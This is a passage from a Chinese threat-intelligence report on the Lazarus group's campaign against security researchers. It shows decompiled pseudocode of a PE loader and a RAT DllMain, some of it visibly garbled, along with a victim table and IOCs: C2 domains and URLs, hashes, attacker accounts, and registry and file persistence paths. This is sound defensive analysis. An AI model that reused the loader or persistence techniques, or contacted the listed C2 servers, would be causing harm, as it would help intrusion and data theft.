= Src; 18 IF ( !_DWORD *)Src != 0x5A0D ) 19 return 0i64; 20 v5 = (LPVOID *){char *}Src + *((unsigned int *)Src + 153); 21 IF ( !_DWORD *)v5 != 0x4550 ) 22 return 0i64; 23 v6 = (char *)VirtualAlloc(v[4], *((unsigned int *)v5 + 20), 0x2000u, 4u); 24 IF ( v6    result = (char *)VirtualAlloc(0i64, *((unsigned int *)v5 + 20), 0x2000u, 4u), (v6 = result) != 0i64 ) 25 { 26 v7 = GetProcessHeap(); 27 v8 = HeapAlloc(v7, 0, 0x20u004); 28 v[2] = v8; 29 v[2] = 0i64; 30 v[3] = 0i64; 31 VirtualAlloc(v8, *((unsigned int *)v5 + 20), 0x1000u, 4u); 32 v9 = (char *)VirtualAlloc(v8, *((unsigned int *)v5 + 21), 0x1000u, 4u); 33 memmove(v9, v8, (unsigned int)(v[15] + *((_DWORD *)v5 + 21))); 34 v10 = &amp;v[15]; 35 *v10 = v9; 36 *((_DWORD *)v10 + 8) = v[4]; 37 sub_140001200(v10, v10, v10); 38 v11 = (char *)v6 - (_BYTE *)v[6]; 39 IF ( v11 != v[6] ) 40 sub_140001200(v11); 41 IF ( (unsigned int)sub_140001200(v11) ) 42 { 43 sub_140001200(v11); 44 v12 = *((unsigned int *)v11 + 40i64); 45 IF ( !(_DWORD)v12 ) 46 return (char *)v11; 47 v13 = &amp;v[12]; 48 IF ( v13 &amp;&amp; ((unsigned int __fastcall *))(char *, signed __int64, __int64)(v13, v13, v13) ) 49 { 50 *((_DWORD *)v11 + 7) = 1; 51 return (char *)v11; </pre> <p style="text-align: center;"><b>本次攻击活动</b></p>
---	---

在分析中，我们未能获取到 Google 提到的漏洞利用中的 payload 数据，但经过与 Lazarus 之前所使用的 RAT 模块对比，发现启动参数完全一致，均为“MICROSOFT”，故判断 Lazarus 在本次攻击活动中复用了之前所使用的 RAT 工具。

```

1 BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
2 {
3     char *v3; // rbx
4     __int16 *v4; // r11
5     __int16 v5; // ax
6     signed __int64 v6; // r9
7     __int64 v7; // rax
8     __int64 v9; // [rsp+20h] [rbp-18h]
9
10    v3 = (char *)lpvReserved;  以往攻击活动中的RAT组件所校验的启动参数
11    if ( fdwReason == 1 )
12    {
13        if ( lpvReserved && lwcsncmp((const wchar_t *)lpvReserved, L"MICROSOFT", 9ui64) )
14        {
15            init_apis_180004870();
16            v4 = (__int16 *) (v3 + 18);
17            do
18            {
19                v25 = v1;
20                while ( v0 != 0xFFFFFFFF80000107164 )
21                {
22                    v26 = *(__WORD *) ((char *)v25 + (char *)L"MICROSOFT" - (char *)v1);
23                    if ( !v26 )
24                        break;
25                    *v25 = v26;
26                    ++v25;
27                    if ( !--v0 )
28                        goto LABEL_20;
29                }
30                if ( v0 )
31                    goto LABEL_21;
32            LABEL_20:
33                --v25;
34            } while ( 1 );
35        }
36    }
37 }

```

在之后持续追踪分析的感染数据中，我们发现已经有俄罗斯、美国、**中国**、泰国等10余个国家/地区的用户被成功入侵。国内有多家机构或个人主机被入侵，根据 IP 定位信息显示，受害者包括国内多家安全公司。

2020/12/17	15:13:28	5i7eF9BHa980Aqn6	EGCzcZYW8OC77yZtAZIL	中国	香港	tencent.com
2020/12/17	15:13:36	5i7eF9BHa980Aqn6		中国	浙江 杭州	电信
2020/12/19	7:41:48	5i7eF9BHa980Aqn6		中国	香港	
2020/12/21	0:33:40	5i7eF9BHa980Aqn6		中国	香港	
2020/12/21	0:34:12	5i7eF9BHa980Aqn6		中国	香港	
2020/12/21	3:28:02	5i7eF9BHa980Aqn6		中国	山东 潍坊	联通
2020/12/21	4:25:07	5i7eF9BHa980Aqn6		中国	北京 北京	电信
2020/12/21	7:15:06	5i7eF9BHa980Aqn6		中国	香港	tencent.com
2020/12/21	8:06:02	wFhZqB327M29I1mPSCYH		中国	广东 深圳	电信
2020/12/21	8:06:17	5i7eF9BHa980Aqn6		中国	内蒙古 呼和浩特	联通

攻击者在此次攻击活动中锁定二进制漏洞研究人员，很显然为了窃取目标手中高价值 0day 漏洞资料，其在本次攻击活动中入侵了相当数量的用户，且已经使用了 0day 漏洞，推测攻击者已经成功窃取并掌握部分受害用户手中的高价值 0day 漏洞资料，可能会用于未来的攻击活动中，这尤其要引起企业及个人的重视。

## 结论

Lazarus APT 组织是当前最活跃的 APT 组织之一，该组织在以往经常攻击金融、科研等机构。而在本次攻击活动中，Lazarus 首次针对安全研究人员进行定向攻击以窃取高价值 0day 漏洞资料，该组织长期觊觎此类高价值情报资料，这也表明该组织在不断扩充其军火库，以提升武器储备能力。

Lazarus 擅长使用社会工程学方案进行攻击，在去年就曾针对航空企业进行过以“DreamJob”为名义的攻击活动。在本次攻击活动中，Lazarus 组织在近一年的时间里展现了其极强的耐心以及行动保障能力，其将攻击目标瞄准安全研究人员也让威胁攻击与防御更加白热化，同时也会导致目标所属公司重要研究成果被窃取等严重危害，相关安全研究人员和机构尤其要提高警惕，微步在线情报局会对该组织攻击活动持续进行跟踪，及时发现安全威胁并快速响应处置。

## 附录 – IOC

### C&C

angeldonationblog[.]com
codevexillum[.]org
investbooking[.]de
krakenfolio[.]com
opsonew3org[.]sg
transferwiser[.]io
transplugin[.]io
codebiogblog[.]com

### C&C (Compromised)

trophylab[.]com
colasprint[.]com
dronerc[.]it
edujikim[.]com
fabioluciani[.]com

### C2URLs

https[:]//angeldonationblog[.]com/image/upload/upload.php
https[:]//codevexillum[.]org/image/download/download.asp
https[:]//investbooking[.]de/upload/upload.asp
https[:]//transplugin[.]io/upload/upload.asp
https[:]//www.dronerc[.]it/forum/uploads/index.php
https[:]//www.dronerc[.]it/shop_testbr/Core/upload.php
https[:]//www.dronerc[.]it/shop_testbr/upload/upload.php
https[:]//www.edujikim[.]com/intro/blue/insert.asp
https[:]//www.fabioluciani[.]com/es/include/include.asp
http[:]//trophylab[.]com/notice/images/renewal/upload.asp
http[:]//www.colasprint[.]com/_vti_log/upload.asp

### SHA256

4c3499f3cc4a4fdc7e67417e055891c78540282dccc57e37a01167dfe351b244  
68e6b9d71c727545095ea6376940027b61734af5c710b2985a628131e47c6af7  
25d8ae4678c37251e7ffbaeddc252ae2530ef23f66e4c856d98ef60f399fa3dc  
a75886b016d84c3eaacaf01a3c61e04953a7a3adf38acf77a4a2e3a8f544f855  
a4fb20b15efd72f983f0fb3325c0352d8a266a69bb5f6ca2eba0556c3e00bd15

### 攻击者博客

`https://blog.br0vvnn[.]io`

### **Twitter账号**

<https://twitter.com/br0vvnn>

<https://twitter.com/BrownSec3Labs>

<https://twitter.com/dev0exp>

<https://twitter.com/djokovic808>

<https://twitter.com/henya290>

<https://twitter.com/james0x40>

<https://twitter.com/m5t0r>

<https://twitter.com/mvp4p3r>

<https://twitter.com/tjrim91>

<https://twitter.com/z0x55g>

### **LinkedIn账号**

<https://www.linkedin.com/in/billy-brown-a6678b1b8/>

<https://www.linkedin.com/in/guo-zhang-b152721bb/>

<https://www.linkedin.com/in/hyungwoo-lee-6985501b9/>

<https://www.linkedin.com/in/linshuang-li-aa696391bb/>

<https://www.linkedin.com/in/rimmer-trajan-2806b21bb/>

### **Keybase**

<https://keybase.io/zhangguo>

### **Telegram**

<https://t.me/james50d>

### **注册表路径**

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\KernelConfig

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\DriverConfig

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\SSLUpdate

## 文件路径

C:\Windows\System32\Nwsapagent.sys

C:\Windows\System32\helpsvc.sys

C:\ProgramData\USOShared\uso.bin

C:\ProgramData\VMware\vmnat-update.bin

C:\ProgramData\VirtualBox\update.bin

## 参考链接

<https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers/>

## 关于微步情报局

微步情报局，即微步在线研究响应团队，负责微步在线安全分析与安全服务业务，主要研究内容包括威胁情报自动化研发、高级APT组织&黑产研究与追踪、恶意代码与自动化分析技术、重大事件应急响应等。

---

Source: <https://www.anquanke.com/post/id/230161>